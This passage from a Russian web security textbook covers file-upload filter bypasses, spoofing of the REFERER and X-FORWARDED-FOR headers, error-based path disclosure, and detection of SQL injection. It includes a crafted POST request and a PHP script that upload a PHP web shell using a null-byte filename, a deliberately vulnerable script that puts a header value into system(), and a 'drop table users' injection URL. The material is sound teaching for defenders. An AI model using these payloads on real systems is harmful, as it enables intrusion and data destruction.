Попробуем воспользоваться уже известным нам приемом с символом, имеющим код 0 в строке. Попробуем сформировать произвольный HTTP `POST`-запрос с передачей файла, а имя файла изменим таким образом, чтобы оно содержало: целевое расширение, затем URL-кодированный нулевой байт (`%00`), затем расширение txt.

Попробуем послать на сервер следующий запрос:

```
POST /2/20.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0;
       en-US; rv:1.7.2) Gecko/20040803
Accept: */*
Accept-Language: ru,en-us;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Referer: HTTP://localhost/2/20.php
Content-Type: multipart/form-data;
       boundary=---------------------------491299511942
Content-Length: 320
<пустая строка>
-----------------------------491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"
<пустая строка>
10000
-----------------------------491299511942
```

```
Content-Disposition: form-data; name="userfile";
        filename="test.php%00.txt"
Content-Type: text/plain
<пустая строка>
<? system($cmd); ?>
-----------------------------491299511942–
```

В результате этого HTTP-запроса в целевом каталоге создастся файл с именем `test.php%00.txt`. Это не совсем соответствует ожидаемому результату. Очевидно никаких преобразований типа `urldecode` для этого имени файла не произвелось.

Пробуем поменять тип данных в части HTTP-запроса, отвечающий за передаваемый файл на `application/x-www-form-urlencoded`.

При изменении строчек запроса заголовка части, соответствующей имени файла, на следующие значения все равно ожидаемого результата не последовало.

```
Content-Disposition: form-data; name="userfile";
             filename="test.php%00.txt"
Content-Type: application/x-www-form-urlencoded
```

Стоит напомнить, что при изменении этих строк запроса, следует также изменить и заголовок `Content-Length`.

Таким образом, символы, используемые в имени файла, не будут URL-декодированы ни в каком случае. Единственная возможность внедрить символ с кодом 0 в имя файла, это внедрить его как есть, без URL-кодирования.

Так как этот символ невозможно будет передать в программе типа Telnet, то для посылки этого HTTP `POST`-запроса будет использован специальный скрипт.

Скрипт, реализующий HTTP `POST`-запрос:

HTTP://localhost/2/21.php

```
<?
$in="POST /2/20.php HTTP/1.1\r\n".
"Host: localhost\r\n".
"User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.7.2)
Gecko/20040803\r\n".
"Accept: */*\r\n".
"Accept-Language: ru,en-us;q=0.5\r\n".
"Accept-Encoding: gzip, deflate\r\n".
"Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7\r\n".
"Keep-Alive: 3000\r\n".
"Connection: keep-alive\r\n".
```

```
"Referer: HTTP://localhost/2/20.php\r\n".
"Content-Type: multipart/form-data; boundary=---------------------------
491299511942\r\n".
"Content-Length: 341\r\n\r\n".
"-----------------------------491299511942\r\n".
"Content-Disposition: form-data; name=\"MAX_FILE_SIZE\"\r\n\r\n".

"10000\r\n".
"-----------------------------491299511942\r\n".
"Content-Disposition: form-data; name=\"userfile\"; file-
name=\"test.php".chr(0).".txt\"\r\n".
"Content-Type: application/x-www-form-urlencoded\r\n\r\n".
"<? system($cmd); ?>\r\n".
"-----------------------------491299511942-\r\n\r\n";
$target="127.0.0.1"; //ip-адрес сервера, или прокси-сервера,
                     //через который оправить запрос
$targetport=80; //порт сервера или прокси
$socket = socket_create (AF_INET, SOCK_STREAM, 0);
$result = socket_connect ($socket, $target, $targetport);
socket_write($socket, $in, strlen($in));
$o="";
while ($out = socket_read ($socket, 2048))
{
    $o.=$out;
}
echo $o;
?>
```

Результатом действия этого скрипта будет вывод сообщения о том, что разрешена загрузка текстовых файлов.

Дополнительное исследование показывает, что причиной этого является то, что в результате такого запроса, переменная `$_FILES["userfile"]["name"]` получает значение `test.php`. То есть часть имени файла после символа с кодом 0 обрезается.

Таким образом, прием с внедрением нулевого символа не прошел. Но если этот прием не проходит в каком-то конкретном случае, отсюда не следует, что он не пройдет никогда и ни при каких условиях. Не исключено, что для других языков программирования или другого Web-сервера этот прием будет работать.

Внедрение символа с кодом 0 является одним из наиболее распространенных приемов для обхода проверок и обрезания правой части имен файлов при копировании.

Если посмотреть внимательно на проверку, которая проводится в нашем примере, можно обнаружить еще одну потенциальную ошибку.

Для проверки на допустимое расширение используется проверка по регулярному выражению /\.txt$/m. Напомню, что символ доллара $ в регулярных выражениях обозначает конец строки. Таким образом, программист предполагает, что проверку пройдет только файл, имя которого имеет расширение .txt.

Тут стоит вспомнить, что, вообще говоря, у строки может быть несколько строк. А модификатор паттерна m как раз указывает рассматривать строку как многострочную. Другими словами, в строке могут присутствовать символы перехода строки. И символ $ совпадет с концом каждой строки.

Следующий пример показывает, как модификатор m влияет на регулярное выражение:

HTTP://localhost/2/22.php

```
<?
if(preg_match("/\.txt$/m", "test.txt\n.php")) echo "1";
if(preg_match("/\.txt$/m", "test.php\n.txt")) echo "2";
if(preg_match("/\.txt$/", "test.txt\n.php")) echo "3";
if(preg_match("/\.txt$/", "test.php\n.txt")) echo "4";
?>
```

Этот пример выведет цифры 1 2 3 4.

Таким образом, можно предположить, что возможен обход проверки на расширение файла в файловых системах, где в имени файла могут присутствовать символы перевода строки. В файловых системах UNIX в именах файлов могут быть переносы строк.

Практика подтверждает, что ни в операционной системе типа UNIX, ни в Windows обойти эту проверку невозможно. Однако не были проверены всевозможные комбинации операционных файловых систем и HTTP-серверов, и поэтому стопроцентно утверждать, что подобный прием не пройдет нигде и никогда, не следует.

Нападающий, вероятно, всегда будет использовать систему проверки расширения файла, внедряя в имя файла произвольные символы.

Обход размера файла

В поле HTTP POST-формы, загружающей файл, должен присутствовать hidden-параметр MAX_FILE_SIZE, являющийся рекомендацией браузеру не загружать большие размером файлы.

Однако следует относиться к этому именно как к рекомендации. Клиент может вести себя непредсказуемо, тем более, если HTTP POST-запрос будет сформирован не браузером. В этом случае доверять тому, что файл имеет рекомендуемый размер, явно не следует.

Более того, файл может иметь произвольный размер, а значение параметра MAX_FILE_SIZE может быть оригинальным.

В простейшем случае нападающему для того, чтобы разрешить браузеру закачать файл большого размера и обойти ограничение, заданное в MAX_FILE_SIZE, достаточно будет сохранить на локальный диск страницу с формой; отредактировать значение этого параметра и, возможно, значение action-формы. Затем следует загрузить эту страницу в браузер и отправить файл.

Если размер загружаемых файлов существенен, то ограничить их следует иными методами. В частности, в настройках PHP можно задать максимальный размер загружаемого файла или максимальный размер HTTP POST-запроса.

Кроме того, можно копировать загруженный файл из временного расположения только в том случае, если размер временного файла не превышает максимальный.

Отправка файлов через Web-интерфейс

Некоторые бесплатные и платные почтовые системы предоставляют своим пользователям отправлять и получать e-mail-сообщения через Web-интерфейс. К таким сообщениям могут быть прикреплены один или несколько файлов.

Очевидно, что в этом случае пользователю будет предоставлена возможность загружать файлы на сервер, а следовательно, могут присутствовать и все описанные уязвимости.

Для попытки эксплуатации этой уязвимости нападающему будет достаточно попытаться отправить на свой электронный ящик письмо с прикрепленным файлом, имеющим опасное расширение и содержащим злонамеренный код.

В случае простого копирования файлов в некоторое место на сервере система будет иметь описанную уязвимость.

Общее исследование

Имея доступ к системе, обеспечивающей загрузку файлов на сервер, нападающий захочет выяснить максимум сведений про эту уязвимость.

Нападающий будет исследовать систему, задавая следующие вопросы.

- Имя файла генерируется автоматически, или принимается оригинальное имя файла в системе? Практически все описанные способы обхода защиты опирались на предположение, что сохраняется оригинальное имя файла.
- Файл хранится в файловой системе или в базе данных? Если файл хранится в базе данных, то не имеет смысла нападение обхода каталогов.

- Имеются ли какие-либо ограничения на расширение файлов? Если таковые имеются, хакером могут быть предприняты некоторые действия для обхода этих фильтров.
- Во время доступа к файлу, выводится собственно сам файл или скриптом выводится содержание файла? В том числе следует учесть, что могут использоваться методы изменения имени запрашиваемого документа, к примеру, в HTTP-сервере Apache может быть использован модуль `mod_rewrite`. В этом случае может казаться, что файл выводится напрямую, тогда как на самом деле тело файла генерирует скрипт.
- Сопоставлено ли на сервере какое-либо расширение файлов, с каким-либо интерпретатором? Атака подмены расширения и записи SHELL-кода в произвольный каталог может иметь место только в том случае, если хотя бы одному расширению сопоставлен какой-либо интерпретатор.

Ответив на поставленные вопросы, нападающий будет проверять все имеющие смысл приемы для того, чтобы собрать максимум информации о системе, повысить свои привилегии, получить контроль над системой или вывести систему из строя.

Стоит напомнить, если в системе имеется уязвимость типа local PHP source code injection (локальная инъекция исходного кода PHP), то, имея возможность загружать файлы на сервер, нападающий сможет проэксплуатировать уязвимость инъекции кода, загрузив злонамеренный код на сервер в файле с произвольным именем и затем подключив этот код.

2.4.4. Заголовок *REFERER* и *X-FORWARDED-FOR*

Заголовок HTTP-запроса генерируется полностью клиентом в соответствии с протоколом HTTP, поэтому никаким элементам такого заголовка нельзя доверять.

Программист в некоторых случаях совершает ошибки, так или иначе связанные с предположением, что некоторые элементы HTTP-запроса будут иметь ожидаемые значения. Уязвимость возникнет в том случае, если хакер составит произвольный HTTP-запрос и подменит эти элементы заголовка злонамеренными значениями.

HTTP *REFERER*

`REFERER` — это поле HTTP-заголовка, указывающего, с какого URL-адреса пользователь перешел на текущую страницу.

Программист может ошибочно предполагать, что если значение этого поля является адресом документа на дружественном сервере, то и посланные в запросе данные также посланы из формы, созданной этим сервером.

Распространена ситуация, когда любые данные, посланные в запросе, принимаются только в том случае, если значение поля `REFERER` является страницей на текущем сервере.

Таким образом создается защита от того, что пользователь сможет сохранить страницу на диск, отредактировать в файле значения и тип скрытых параметров и затем отправить на сервер запрос в модифицированной форме.

Параметры, которые пользователь явно не видит, являются потенциально опасными в том случае, если программист не уделил достаточно внимания фильтрации значений этих параметров, предполагая, что пользователь не сможет их изменить так, чтобы значение HTTP-заголовка `REFERER` сохранилось на текущий сайт.

Такая ситуация с некоторыми версиями некоторых бесплатно распространяемых форумов.

В коде одного известного форума присутствует уязвимость типа MySQL source code injection, однако она не может быть проэксплуатирована напрямую из браузера без применения сторонних средств, так как в уязвимом скрипте имеется проверка поля HTTP заголовка `REFERER`.

Кроме того, не могут фильтроваться параметры формы, которые имеют заранее определенное множество значений, такие как `checkbox`, `radiobox`, выпадающий список.

В любом случае — имеет место проверка на допустимость поля `Referer` или нет — нападающий сможет составить произвольный HTTP-запрос, напрямую подключаясь к серверу, используя программу типа Telnet, специальную программу или скрипт для генерации произвольного HTTP-запроса или используя специальный прокси-сервер, который изменит содержимое заголовка на лету. Таким прокси-сервером является программа Proxomitron.

Рекомендация к безопасному программированию в такой ситуации будет такая — *не использовать в качестве достаточной меры безопасности проверку поля HTTP заголовка* `REFERER`.

Более того, редки ситуации, когда целесообразно вообще включать эту проверку, так как она всегда может быть обойдена нападающим и, таким образом, не принесет никакой дополнительной защиты системе.

Одновременно подобная проверка может отсечь некоторое количество обычных пользователей. Дело в том, что в некоторых случаях обычные прокси-серверы могут вырезать из запроса поле HTTP `REFERER`, или это поле будут удалять специальные программы, установленные на компьютере. И такие пользователи не смогут работать с системой.

Само по себе это не является неверной политикой. Пользователь должен сам решать, предоставлять ли ему каждому посещенному серверу URL-

документ, где он был до этого или нет. И отказывать в доступе к системе таким клиентам не стоит.

Поле заголовка HTTP-запроса *X-FORWARDED-FOR*

`X-FORWARDED-FOR` — это поле заголовка HTTP-запроса, в котором прокси-сервер может передать реальный IP-адрес клиента.

Напомним, что если клиент подсоединяется к серверу через прокси-сервер, то на сервер передается не IP-адрес клиента, а IP-адрес сервера. Дело в том, что прямое соединение с сервером устанавливает уже не клиент, а прокси-сервер.

Однако в такой ситуации неанонимные прокси-серверы могут передать на сервер в поле HTTP-заголовка `X-FORWARDED-FOR` реальный IP-адрес клиента.

Кроме того, реальный IP-адрес клиента может быть передан прокси-сервером в поле заголовка `CLIENT-IP`.

Таким образом, очень часто программистом совершается ошибка, в которой при выяснении IP-адреса клиента в скриптах, он отдает предпочтение именно этим полям заголовка, а не реальному IP-адресу, в предположении, что он может быть IP-адресом прокси-сервера.

Рассмотрим пример уязвимого скрипта:

HTTP://localhost/2/23.php

```
<?
  $ip=$_SERVER["HTTP_CLIENT_IP"];
  if(empty($ip)) $ip=$_SERVER["HTTP_X_FORWARDED_FOR"];
  if(empty($ip)) $ip=$_SERVER["REMOTE_ADDR"];
  system("echo $ip >> iplog.txt");
  echo "Ваш ip-адрес был сохранен";
?>
```

В самом начале этот скрипт пытается получить значение HTTP-заголовка `CLIENT-IP`, которое PHP-интерпретатор записывает в переменную `$_SERVER["CLIENT_IP "]`.

Затем, если этот заголовок отсутствовал в запросе или его значение было пусто, скрипт пытается получить значение HTTP-заголовка `X-FORWARDED-FOR`, которое PHP-интерпретатор запишет в переменную `$_SERVER["HTTP_X_FORWARDED_FOR"]`.

А если и в этом случае будет получено пустое значение, то значение будет получено из переменной `$_SERVER["REMOTE_ADDR"]`, в которую записывается реальный IP-адрес клиента, установившего прямое соединение с сервером.

Затем полученное значение IP-адреса записывается в файл `iplog.txt`.

Смысл этого скрипта в том, что сначала осуществляется попытка получения значения тех полей HTTP-заголовка, в которых прокси-сервер обычно передает реальный IP-адрес клиента.

Таким образом, если клиент осуществляет подключение к серверу через неанонимный прокси-сервер, то реальный IP-адрес будет передан в одном из этих полей HTTP-заголовка, и в файл `iplog.txt` будет записан реальный IP-адрес клиента.

Если клиент подсоединяется к серверу напрямую, то браузер не должен передавать какие бы то ни было дополнительные поля заголовка: `CLIENT-IP` или `X-FORWARDED-FOR`. И в результате переменной `ip` присвоится значение `$_SERVER["REMOTE_ADDR"]`, которое является реальным IP-адресом получателя.

В PHP значение любого поля HTTP-заголовка можно получить, обратившись к массиву `$_SERVER`, указав в качестве ключа имя желаемого заголовка большими буквами с префиксом `HTTP_`, заменив все вхождения знака минус на знак подчеркивания.

Это не значение поля HTTP-заголовка. Значение этой переменной устанавливается исходя из IP-адреса клиента, напрямую подсоединенного к серверу. В случае соединения через прокси-сервер это будет IP-адрес прокси-сервера.

Таким образом, в случае подсоединения пользователя к сайту через анонимный прокси-сервер, прокси-сервер не передаст значения этих заголовков, и в файл `iplog.txt` занесется IP-адрес прокси-сервера.

К пониманию причин возникновения этой уязвимости является фраза — *браузер не должен передавать значения этих заголовков*.

Никто не мешает нападающему при прямом подключении к серверу передать произвольные значения одного, другого или обоих этих заголовков HTTP-запроса.

При подобной фальсификации сервер примет произвольно сгенерированный нападающим IP-адрес и помещенный, к примеру, в заголовок `X-FORWARDED-FOR` для того, чтобы именно это значение было помещено в файл `iplog.txt`, а не реальный IP-адрес клиента.

Вот пример HTTP-запроса, приводящего к тому, что в этот файл попадет произвольно сгенерированное значение:

```
F /2/23.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
```

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
X-FORWARDED-FOR: not-valid-ip
Keep-Alive: 3000
Connection: keep-alive
```

В результате посылки этого HTTP-запроса в файл `iplog.txt` будет занесена строка `not-valid-ip`, а не какой бы то ни было IP-адрес.

Этот метод будет работать в случае присутствия этой уязвимости и подсоединения нападающего к серверу напрямую. При использовании прокси-сервера, прокси-сервер может заменить посланные нападающим данные в заголовке `X-FORWARDED-FOR` на другие, в частности добавить в эту строку действительно реальный `ip`-адрес клиента.

Еще одной существенной уязвимостью в нашем примере является то, что для записи IP-адреса в log-файл используется функция `system()`, которая вызывает произвольную системную команду.

Действительно, как в случае подсоединения напрямую к серверу браузером, так и при подключении анонимным или неанонимным прокси-сервером, эта структура будет вести себя ожидаемым образом, так как в любом случае в качестве значения поля `X-FORWARDED-FOR` может быть передан IP-адрес, который не содержит в себе опасных символов.

Однако когда злонамеренный пользователь будет составлять произвольный либо любыми средствами изменять текущий HTTP-запрос, либо в случае поступления запроса через злонамеренный прокси-сервер, в значения запроса будут внедрены некоторые управляющие SHELL-символы, нападающий получит возможность выполнения произвольного кода на сервере с правами пользователя, который запустил Web-сервер.

Об уязвимости выполнения произвольного кода в случае, когда в функции `system()` используется параметр, который может контролироваться внешним пользователем, было сказано ранее.

Для того чтобы защититься от изменений значений заголовка, программисту можно порекомендовать следующее: *не использовать значения этих заголовков, как удостоверящие ip-адрес отправителя*. Либо сохранять и значения этих заголовков, и значения `$_SERVER["REMOTE_ADDR"]`, являющегося реальным IP-адресом клиента, и все эти значения сделать равноправными.

Использовать значения этих заголовков не имеет смысла по той причине, что если нападающий захочет скрыть свой реальный IP-адрес, он сможет это сделать, хотя бы используя полностью анонимный прокси-сервер. Однако при использовании этих полей заголовка HTTP-запроса в системе будет присутствовать уязвимость, в результате которой нападающий сможет заставить систему принять произвольное значение в качестве одного из возможных IP-адресов.

Таким образом, при написании блоков кода, отвечающих за получение IP-адреса клиента, программисту следует придерживаться следующего правила.

Правило

Не следует использовать значения полей HTTP-запроса `X-FORWARDED-FOR` и `CLIENT-IP` для идентификации IP-адреса клиента.

2.4.5. Раскрытие пути другой информации

Раскрытие пути — это одна из наименее опасных уязвимостей, которые могут присутствовать в скриптах и программах, доступных по протоколу HTTP. Это уязвимость, позволяющая нападающему узнать точное расположение скриптов и программ на сервере.

Знание того, где в файловой системе сервера расположены скрипты и программы, к которым имеется доступ по протоколу HTTP, относится к типу уязвимостей, раскрывающих некоторую информацию о сервере. Сами по себе эти уязвимости не могут быть использованы для непосредственного нападения на сервер. Они не могут быть использованы и для повышения привилегий в системе, для получения несанкционированного доступа к системе или для вывода системы из строя.

Однако знание даже такого минимального объема информации сделает эксплуатацию некоторых других уязвимостей в системе гораздо проще.

В некоторых уязвимостях, связанных с получением того или иного доступа к файлам, требуется знать абсолютный путь файла в файловой системе сервера. К примеру, знать абсолютный путь к выполняемым скриптам на сервере в некоторых случаях будет необходимо для получения содержимого этих скриптов.

Кроме того, зная абсолютный путь документа, доступного по протоколу HTTP, нападающий в некоторых случаях может сделать выводы об остальной файловой системе сервера или о типе HTTP-сервера или операционной системы.

В частности, если известен абсолютный путь вместе с именем диска (`C:/www/index.php`), то хакер может сделать однозначный вывод о том, что на сервере установлена операционная система Windows.

Путь, содержащий в себе имя клиента или другие атрибуты (`/usr/clients/andrew/HTTP/`), будет практически однозначно свидетельствовать о том, что сайт расположен на хостинге.

К ошибкам, раскрывающим другую информацию, можно отнести наличие системных ошибок во время выполнения скрипта. В частности, может быть раскрыта версия SQL-сервера и некоторая другая информация.

Пример ошибки

```
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL re-
sult resource in x:\localhost\1\1.php on line 15
```

Видно, что вывод этой ошибки раскроет нападающему тип SQL-сервера — MySQL-сервер и, кроме того, будет раскрыт путь к скриптам.

Очевидно, что такие ошибки, как раскрытие некоторой информации, редко будут проявляться при нормальном функционировании системы. Таким образом, перед нападающим стоит задача заставить сервер выдать максимум сообщений об ошибках, в которых может присутствовать нужная информация.

В некоторых случаях для этого следует провести тестирование системы, передавая искаженные, не вписывающиеся в смысл постановки задачи значения HTTP-параметров.

В других случаях для вывода ошибок нападающий может устроить DOS-атаку на скрипты сервера. При этом, возможно, будет исчерпано максимальное количество соединений к базе данных, если скрипт использует соединение к базе данных. В какой-то момент скрипту будет отказано в доступе к базе данных, после чего может быть выведено соответствующее сообщение об ошибках.

Кроме того, сообщения об ошибках могут содержаться в кэше поисковых и других систем, сохраняющих архивы HTTP-документов.

В ошибках скриптов могут также присутствовать и более критичные данные. Например, известный форум PHPBB в некоторых случаях может вывести сам текст SQL-запроса, в котором произошла ошибка.

В этом случае будет раскрыт не только путь к файлам на сервере и тип базы данных, но и сам запрос, в котором произошла ошибка.

Зная SQL-запрос, в котором при некоторых значениях HTTP-параметров возможна ошибка, гораздо проще составить HTTP-запрос, эксплуатирующий уязвимость SQL source code injection.

Рекомендацией для безопасного программирования может служить выполнение следующего правила.

Правило

Не следует выводить сообщения об ошибках, никакую отладочную и любую другую служебную информацию в браузер. Однако отключение вывода информации об ошибках не должно быть единственной ступенью обороны.

Глава 3

SQL-инъекция, и с чем ее едят

Во многих случаях в крупных проектах и не очень, в программах и скриптах, ориентированных на Интернет, осуществляется доступ к базам данных.

База данных является очень удобной структурой для хранения информации. В большинстве случаев доступ к базе данных осуществляют, используя специальный язык запросов – SQL.

SQL — это универсальный для всех баз данных язык запросов, однако для различных типов серверов синтаксис языка может незначительно различаться.

Уязвимость SQL source code injection (SQL-инъекция, инъекция SQL-кода) возникает тогда, когда нападающий может внедрять произвольные данные в SQL-запросы.

SQL-инъекция — это в некоторых случаях критическая уязвимость в системе. И, несмотря на всю опасность этой уязвимости, SQL-инъекция, бесспорно, является одной из самых распространенных уязвимостей.

3.1. Нахождение уязвимостей

Допустим, необходимо проверить некоторый скрипт на предмет наличия или отсутствия в нем уязвимости SQL-инъекция.

Для проверки некоторого скрипта необходимо составить список всех параметров, которые скрипт может обрабатывать. Для этого следует проанализировать параметры `COOKIE`, установленные этим скриптом, а также, возможно, другими скриптами на том же сервере.

Кроме того, необходимо составить список `GET`- и `POST`-параметров, которые передаются анализируемому скрипту либо им самим, либо другими скриптами.

Далее следует проверить и другие значения полей HTTP-заголовка, такие как `Referer, User-Agent` и т. п.

Затем последовательно изменять значения этих параметров таким образом, что если бы эти параметры присутствовали без фильтрации в SQL-запросе, то это бы повлияло на вид отображаемой страницы.

В частности целые параметры следует заменять нецелыми, внедрять кавычки или математические операции.

3.1.1. Если вывод ошибок включен

Допустим, скрипт написан таким образом, что в случае ошибки в SQL-запросе в браузер выводится текст этой ошибки и, возможно, текст запроса.

Если нападающему выводится текст запроса, то составить специальное злонамеренное значение параметра, которое используется в запросе не составит труда.

Допустим, при передаче HTTP `GET` параметра `id=123'` некоторому скрипту `http://localhost/3/1.php` вывелась следующая ошибка:

http://localhost/3/1.php?id=123'

```
Ошибка при работе с базой данных:
select * from test1 where id='123''
```

В этом случае нападающий сможет сделать сразу же несколько выводов, достаточных для того, чтобы начать эксплуатировать эту уязвимость.

Во-первых, кавычки не фильтруются системой; во-вторых, значение HTTP `GET` параметра `id` используется в скрипте в SQL-запросе безо всякой фильтрации, и SQL-запрос имеет следующий вид: `select * from test1 where id='$id'`.

В этом случае у нападающего достаточно информации для того, чтобы сформировать такое значение параметра `id`, чтобы выбраться за пределы кавычек.

К примеру, чтобы отправить следующий запрос на SQL-сервер:

```
select * from test1 where id='9999'; drop table users; /*'
```

нападающему будет достаточно сформировать следующий HTTP `GET`-запрос: `http://localhost/3/1.php?id=999';+drop+table+users;+/*`.

Стоит отметить, что не во всех типах SQL-серверов допустима подобная конкатенация запросов через точку с запятой. Кроме того, для выполнения операции удаления таблицы необходимы соответствующие привилегии.

Зная, как и в каком параметре происходит уязвимость SQL-инъекция для того, чтобы составить HTTP-запрос или произвести какое-либо злонаме-

ренное действие, необходимо знать тонкости реализации языка запросов SQL в данном сервере базы данных.

Даже если сам текст SQL-запроса не выводится, а выводится текст системной ошибки, однозначно свидетельствующий о том, что произошла ошибка, то даже этот факт может очень сильно облегчить задачу нападающему.

Довольно распространенная ситуация, когда в сообщении об ошибке в SQL-запросе можно однозначно узнать тип сервера базы данных, который используется в системе. Например:

http://localhost/3/2.php?id=123'

```
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL re-
sult resource in x:\localhost\3\2.php on line 18
записи не найдены
```

Текст этой ошибки при переданном параметре `id=123'` будет однозначно свидетельствовать о том, что произошла ошибка в SQL-запросе, причем причиной этой ошибки явилось то, что в переданном параметре присутствовал символ одинарной кавычки. При отсутствии символа одинарной кавычки ошибка не выводится.

Кроме того, нападающему становится известен тип сервера базы данных — MySQL.

В этом случае нападающий сможет исследовать, какими ошибками система реагирует на те или иные значения нефильтруемого параметра и, анализируя ответы, составить для себя примерный SQL-запрос, который имеет место в данном случае.

3.1.2. Если ошибки не выводятся

Допустим, вывод ошибок совсем отключен в системе.

В этом случае всегда остается возможность проследить по косвенным признакам, произошла ошибка или нет.

Так, например, различная реакция системы на неверные по смыслу данные может свидетельствовать, что в одном случае произошла ошибка, а в другом — запрос вернул пустой результат.

Выявить реакцию системы на запрос, возвращающий пустой результат, можно даже когда уязвимость SQL-инъекция отсутствует.

Сразу стоит отметить, что результат запроса, извлекающего некоторую информацию из базы данных, может быть трех типов.

1. Запрос, вернувший нормальный не пустой результат — в этом случае можно утверждать, что скрипт выведет результат запроса независимо от того, предполагал программист вывод скриптом этих данных или нет.

Именно такой вариант и является конечной целью нападения MySQL-инъекции. При этом реальные данные, которые должен был вывести скрипт этим запросом могут быть как выведены наравне с выполнением злонамеренной инструкции, так и не выведены.

Составить значение нефильтруемого параметра, которое приводит к тому, что в запросе выводятся нужные хакеру данные вместо данных, подразумеваемых скриптом, и будет главной задачей нападающего.

2. Запрос может вернуть пустой результат — это случай, когда в базе данных не найдено ни одной записи, соответствующей тем параметрам, которые были заданы в запросе.

   В большинстве таких случаев клиенту будет выведена страница без содержания. Это будет указывать, что результаты запроса используются без проверки того, было ли возвращено хоть одно значение.

3. Пользователю может быть выведено сообщение о том, что записи не найдены в базе данных. Такая реакция является одной из нормальных реакций правильно работающей отлаженной системы.

Выявить, как скрипт отреагирует на то, что при запросе будет возвращен пустой результат, можно в большинстве случаев даже тогда, когда инъекция отсутствует. Для этого следует передать в качестве одного из HTTP-параметров значение из того же множества, что и оригинальное значение параметра, но такое, что по смыслу этого значения не должно быть в базе данных.

Так, если в некоторый скрипт передается целое значение `id=23`, то если передать тоже целое, но большее значение этого параметра `id=9999999`, то с большой вероятностью можно ожидать, что, если параметр `id` используется в SQL-запросе, но этого значения не будет в базе данных, он вернет пустой результат, хотя SQL-запрос будет синтаксически верным.

Если, к примеру, в некоторый параметр передается дата в некотором формате, то следует передать в качестве этого параметра другую дату, такую, что записей в базе данных, соответствующих этой дате, не будет по смыслу. Так, например, можно передать значение даты, которая лежит далеко в прошлом либо в будущем.

Вместо строки следует передавать тоже строку, состоящую из случайных, не имеющих смысла символов.

Еще одним результатом SQL-запроса могут быть ошибки в синтаксисе запроса или ошибки во время выполнения SQL-запроса, такие как несуществующие имена таблиц, столбцов и т. п.

Сразу стоит отметить, что в правильно созданной, неуязвимой и отлаженной системе подобных ошибок быть не должно.

Факт возникновения этой ошибки при некоторых значениях одного или нескольких параметров, переданных пользователем по протоколу HTTP, будет свидетельствовать о том, что в запросе возможна SQL-инъекция.

В случае возникновения ошибки в SQL-запросе система аналогично может вести себя по-разному.

В случае вывода сообщения об ошибке становится очевидным факт наличия SQL-инъекции.

Может вывестись системное сообщение об ошибке, например, HTTP ошибка `500` — Internal Server Error. Как было показано ранее, причиной этой ошибки может как раз служить вывод сообщения об ошибке в SQL-запросе до того, как заголовок `content-type` был отправлен браузеру. Это верно для Perl-скриптов.

В некоторых случаях выводится пустая страница безо всякого содержимого. Самое главное — практически маловероятно, что в такой ситуации будет выведено нормальное содержимое HTML-страницы, или страница будет иметь такой же вид, как и в случае, когда запрос вернул пустой результат.

Итак, нападающий может в любой ситуации знать, какой вид у HTML-страницы, возвращаемой скриптом, будет в случае, если SQL-запрос, присутствующий в скрипте, вернул нормальные данные. Это обычное поведение системы, проследить которое можно, ничего не меняя в запросе.

Далее нападающий выяснит реакцию системы на значения параметров, которым не соответствует ни одна запись в базе данных.

Это состояние тоже довольно легко проследить, посылая HTTP-параметры, верные синтаксически, но не имеющие смысла. Примеры были приведены ранее.

Если ошибки не выводятся, то выяснить, какой именно вид страниц будет в третьем случае довольно тяжело. Однако если нападающий заметит, что при некоторых значениях некоторых параметров система ведет себя иначе, чем в первом и втором случаях, то можно сделать вывод о том, что при этих значениях параметров происходит ошибка именно в SQL-запросе.

Практически в любой ситуации, если имеется уязвимость SQL source code injection, привести к ошибке в SQL-запросе может значение параметра, содержащее одинарную или двойную кавычку.

Ситуация может быть одной из четырех, являющихся декартовым произведением двух ситуаций — фильтруются ли кавычки символом обратного слэша или нет; и сам параметр, который используется в запросе, в самом запросе обрамлен ли кавычками или нет.

Рассмотрим все четыре SQL-запроса, которые сформируются в каждом из этих случаев.

1. Если кавычки не мнемонизируются символом обратного слэша, и параметр, на который мы имеем возможность воздействовать, не обрамлен одинарными кавычками:

http://localhost/3/3.php?id=1'

```
You have an error in your SQL syntax near ''' at line 1
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL re-
sult resource in x:\localhost\3\3.php on line 19
записи не найдены
```

2. Если кавычки не мнемонизируются, но параметр обрамлен кавычками:

http://localhost/3/4.php?id=1'

```
You have an error in your SQL syntax near ''1''' at line 1
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL re-
sult resource in x:\localhost\3\4.php on line 19
записи не найдены
```

3. Если кавычки в значении параметра мнемонизируются обратным слэшем, но в SQL-запросе параметр, на который можно воздействовать извне, не обрамлен кавычками:

http://localhost/3/5.php?id=1'

```
You have an error in your SQL syntax near '\'' at line 1
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL re-
sult resource in x:\localhost\3\5.php on line 20
записи не найдены
```

4. Если кавычки мнемонизируются, и параметр обрамлен кавычками:

http://localhost/3/6.php?id=1'

```
Иванов Иван Иванович
```

Как видим, единственным случаем, когда не происходит ошибки в SQL-запросе, является ситуация, когда параметр обрамлен кавычками, и кавычки в запросе мнемонизируется обратным слэшем.

Это поведение является прямым следствием факта, что в случае мнемонизации кавычек в значении некоторой переменной она не будет содержать немнемонизированную кавычку, а следовательно, и выбраться в этой переменной за пределы строки не получится.

В четвертом примере уязвимость SQL-инъекция отсутствует.

Таким образом, практически в любой ситуации, если имеется уязвимость SQL-инъекция, то, передавая в качестве значения уязвимого параметра строку, содержащую одинарную или двойную кавычку, в SQL-запросе произойдет синтаксическая ошибка.

Нападающему останется распознать эту ситуации. Если ошибки выводятся, то распознать ситуацию будет элементарно, так как в тексте HTML-страницы, выданной пользователю, будет содержаться текст сообщения об ошибке.

Как распознать эту ситуацию в случае, если ошибки не выводятся, было описано ранее.

